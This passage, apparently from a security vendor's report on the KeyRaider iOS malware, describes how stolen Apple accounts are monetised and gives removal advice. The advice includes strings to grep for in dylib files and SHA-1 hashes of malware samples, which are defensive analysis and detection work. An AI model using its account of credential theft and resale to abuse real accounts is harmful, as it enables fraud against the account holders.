

Figure 19. Ransom message on locked iPhone

Other Potential Risks

At Palo Alto Networks Ignite 2015 conference back in April we introduced the underground economy and supply chain involved with iOS hacking. KeyRaider plays a very important role in this chain.

With a victim's Apple account and password, attackers can launch all kinds of additional attacks. For example, they can control the device through iCloud and compromise the victim's private data contained in their iMessage logs, contacts, photos, emails, documents and location. In 2014, for example, many celebrities' iCloud accounts were hacked and photos leaked, which raised awareness of the threat from stolen Apple account credentials.

Additionally, there are many other ways to profit from these stolen accounts.

App Promotion

Some developers will pay money for their apps to occupy a better position in App Store rankings, and installation count is one of the most important factors in creating these rankings. Using the stolen data, attackers can easily install “promoted” iOS apps from App Store to increase their installation count. In fact, many of KeyRaider’s victims reported that their Apple accounts had an abnormal app downloading history, which led to the discovery of this attack.

Cash Back

Attackers can purchase non-free iOS apps from App Store using stolen accounts. The fee will be paid by victims, but money will go to Apple and then partly to developers. Then developers share this income with attackers, as was the case with the AppBuyer malware.

Spam

Valid Apple account usernames can also be sold standalone for use by spammers. Previous SMS based spam may cost money to send and is easily to be blocked by carriers. However, iMessage-based spam only needs Internet access and the recipient’s Apple ID. This kind of spam has become very popular in the last two years.

Ransom

Holding the victims’ Apple accounts, their devices or the information contained in their iCloud storage for ransom can also generate revenue for the attacker.

Device Unlocking

These stolen accounts can also be sold in another market. Apple adopted a security mechanism to prevent lost or stolen devices being wiped and re-sold that requires you to verify the Apple ID before wiping. Hence there is now a market for individuals looking for certain devices’ Apple account information.

Other Future Attacks

Combined with personal data in iCloud, stolen accounts can also be used in social engineering, fraud and targeted attacks.

Protection and Prevention

It’s important to remember that KeyRaider only impacts jailbroken iOS devices. Users of non-jailbroken iPhones or iPads will not be affected by this attack.

WeipTech has provided a query service in their website http://www.weiptech.org/ for potential victims to query whether their Apple accounts was stolen. Palo Alto Networks provided the stolen account information to Apple in August 26th. Worth noting is that WeipTech was only able to recover around half of stolen accounts before the attacker fixed the vulnerability. Users who have ever installed apps or tweaks from untrusted Cydia sources could also be affected.

Palo Alto Networks has released DNS signatures to cover KeyRaider’s C2 traffic to prevent the malware from relaying credentials in protected networks.

Users can use the following method to determine by themselves whether their iOS devices was infected:

1. Install openssh server through Cydia
2. Connect to the device through SSH
3. Go to /Library/MobileSubstrate/DynamicLibraries/, and grep for these strings to all files under this directory:

- wushidou
- gotoip4
- bamu
- getHanzi

If any dylib file contains any one of these strings, we urge users to delete it and delete the plist file with the same filename, then reboot the device.

We also suggest all affected users change their Apple account password after removing the malware, and enable two-factor verifications for Apple IDs.

Our primary suggestion for those who want to prevent KeyRaider and similar malware is to never jailbreak your iPhone or iPad if you can avoid it. At this point in time, there aren't any Cydia repositories that perform strict security checks on apps or tweaks uploaded to them. Use all Cydia repositories at your own risk.

Samples Information

SHA-1 values of some KeyRaider samples are listed here:

9ae5549fdd90142985c3ae7a7e983d4fcb2b797f CertPlugin.dylib

bb56acf8b48900f62eb4e4380dcf7f5acfbdf80d MPPlugin.dylib

5c7c83ab04858890d74d96cd1f353e24dec3ba66 iappinbuy.dylib

717373f57ff4398316cce593af11bd45c55c9b91 iappstore.dylib

8886d72b087017b0cdca2f18b0005b6cb302e83d 9catbbs.GamePlugin_6.1-9.deb

4a154eabd5a5bd6ad0203eea6ed68b31e25811d7 9catbbs.MPPlugin_1.3.deb

e0576cd9831f1c6495408471fcacb1b54597ac24 9catbbs.iappinbuy_1.0.deb

af5d7ffe0d1561f77e979c189f22e11a33c7a407 9catbbs.iappstore_4.0.deb

a05b9af5f4c40129575cce321cd4b0435f89fba8 9catbbs.ibackground_3.2.deb

1cba9fe852b05c4843922c123c06117191958e1d repo.sunbelife.batterylife_1.4.1.deb

Acknowledgements

Special thanks to i_82 from Yangzhou University and WeipTech for sharing data, report and all kinds of useful information with us.

Thanks CDSQ from WeipTech and thanks Weiphone for providing potential samples to us. Thanks Xsser and Fenggou from Wooyun in information sharing.

Thanks Sereyvathana Ty, Zhaoyan Xu and Rongbo Shao from Palo Alto Networks for their effort on detecting the threat. Thanks Ryan Olson from Palo Alto Networks for reviewing and revising this report.
